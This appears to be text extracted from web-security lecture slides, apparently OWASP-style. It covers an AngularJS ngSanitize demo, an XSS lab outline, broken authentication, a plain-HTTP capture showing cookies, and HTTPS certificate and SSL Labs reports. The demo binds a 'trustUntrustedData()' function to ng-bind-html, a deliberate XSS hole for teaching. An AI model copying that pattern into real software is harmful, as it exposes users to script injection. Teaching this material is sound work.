
</head>
<body ng-app="sanitizeExample">
  <div ng-controller="EchoController">
    Input Field: <textarea ng-model="mydata" cols="60" rows="3"></textarea>

    <h2>Bind (default)</h2>
    <div ng-bind="mydata"></div>

    <h2>Bind HTML (ngSanitize)</h2>
    <div ng-bind-html="mydata"></div>

    <h2>Bind HTML Trust (ngSanitize)</h2>
    <div ng-bind-html="trustUntrustedData()"></div>

  </div>
</body>
</html>
```





<https://twitter.com/SimonZerafa/status/566354368954634240>




know your tools and
language

XSS Lab

1. Locate stored XSS vulnerability
2. Exploit stored XSS vulnerability
3. Patch stored XSS vulnerability
 - escape
 - sanitize


2. Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.




NOT USING HTTPS/SSL/TLS

- Encryption
- Trust






http



GET /en/ HTTP/1.1
Host: java.com
Connection: keep-alive
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.94 Safari/537.36
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,pt;q=0.6
Cookie: s_cc=true; s_nr=1462828704344; gpName=javac%3AHomepage; gpChannel=javac%3AHome; gpServer=java.com; s_sq=%5B%5BB%5D%5D



HTTP/1.1 200 OK
Server: Oracle-Application-Server-11g
Last-Modified: Thu, 31 Mar 2016 22:48:36 GMT
device_type: Any
host_service: FutureTenseContentServer:11.1.1.8.0
X-Powered-By: Servlet/2.5 JSP/2.1
Content-Type: text/html; charset=UTF-8
Content-Language: en
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Date: Mon, 09 May 2016 21:28:34 GMT
Content-Length: 2529
Connection: keep-alive

```
<html lang="en-US" xml:lang="en-US"><head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
<meta name="Language" content="en-US">

<title>java.com: Java + You</title>

    <meta name="description" content="">
    <meta name="keywords" content="java, downloads, software">

<meta name="date" content="2016-03-30">

</body></html>
```

GET /en/ HTTP/1.1
Host: java.com
Connection: keep-alive
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.94 Safari/537.36
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,pt;q=0.6
Cookie: s_cc=true; s_nr=1462828704344; gpName=javac%3AHomepage; gpChannel=javac%3AHome; gpServer=java.com; s_sq=%5B%5BB%5D%5D



HTTP/1.1 200 OK
Server: Oracle-Application-Server-11g
Last-Modified: Thu, 31 Mar 2016 22:48:36 GMT
device_type: Any
host_service: FutureTenseContentServer:11.1.1.8.0
X-Powered-By: Servlet/2.5 JSP/2.1
Content-Type: text/html; charset=UTF-8
Content-Language: en
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Date: Mon, 09 May 2016 21:28:34 GMT
Content-Length: 2529
Connection: keep-alive

```
<html lang="en-US" xml:lang="en-US"><head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
<meta name="Language" content="en-US">

<title>java.com: Java + You</title>


    <meta name="description" content="">
    <meta name="keywords" content="java, downloads, software">

<meta name="date" content="2016-03-30">

</body></html>
```




[TCP Previous segment not captured] Encrypted Alert



Encrypted Application Data: 0000000000003104ae4bb11e17aa3e58972a3d016dbcc9...

[TCP Previous segment not captured] Encrypted Alert




Encrypted Application Data: 0000000000003104ae4bb11e17aa3e58972a3d016dbcc9...

ALWAYS use
HTTPS/SSL/TLS

- Encryption
- Trust







https





https



validate





https



responses





DST Root CA X3



Let's Encrypt Authority X3



tls.automattic.com



tls.automattic.com

Issued by: Let's Encrypt Authority X3

Expires: Sunday, July 3, 2016 at 7:43:00 AM Eastern Daylight Time

✓ This certificate is valid

▼ Details

Subject Name

Common Name tls.automattic.com

Issuer Name

Country US

Organization Let's Encrypt

Common Name Let's Encrypt Authority X3

OK



FROM OUR BLOG

Jul 1, 2015

[ISRG Legal Transparency Report, January 2015 - June 2015](#)

The trust of our users is ISRG's most critical asset. Transparency regarding legal requests is an important part of making sure our users can trust us, and to that end we will be publishing reports twice annually.

[Read more](#)

Jun 16, 2015

[Let's Encrypt Launch Schedule](#)

Let's Encrypt has reached a point where we're ready to announce our launch schedule.

[Read more](#)

MAJOR SPONSORS

mozilla



IdenTrust
part of FID Global

AUTOMATTIC

DONATE

[Donate](#)



You are here: [Home](#) > [Projects](#) > [SSL Server Test](#) > [\[redacted\]](#)


SSL Report: [\[redacted\]](#)

Assessed on: Mon Apr 06 11:57:40 PDT 2015 | **HIDDEN** | [Clear cache](#)

[Scan Another »](#)

Summary

Overall Rating



Visit our [documentation page](#) for more information, configuration guides, and books. Known issues are documented [here](#).

This server uses SSL 3, which is obsolete and insecure. Grade capped to B. [MORE INFO »](#)

Certificate has a weak signature and expires after 2016. Upgrade to SHA2 to avoid browser warnings. [MORE INFO »](#)

The server supports only older protocols, but not the current best TLS 1.2. Grade capped to B.

This server accepts the RC4 cipher, which is weak. Grade capped to B. [MORE INFO »](#)

Configuration



Protocols

TLS 1.2	No
TLS 1.1	No
TLS 1.0	Yes
SSL 3 INSECURE	Yes
SSL 2	No



Cipher Suites (SSL 3+ suites in server-preferred order; deprecated and SSL 2 suites always at the end)

TLS_RSA_WITH_RC4_128_MD5 (0x4) WEAK	128
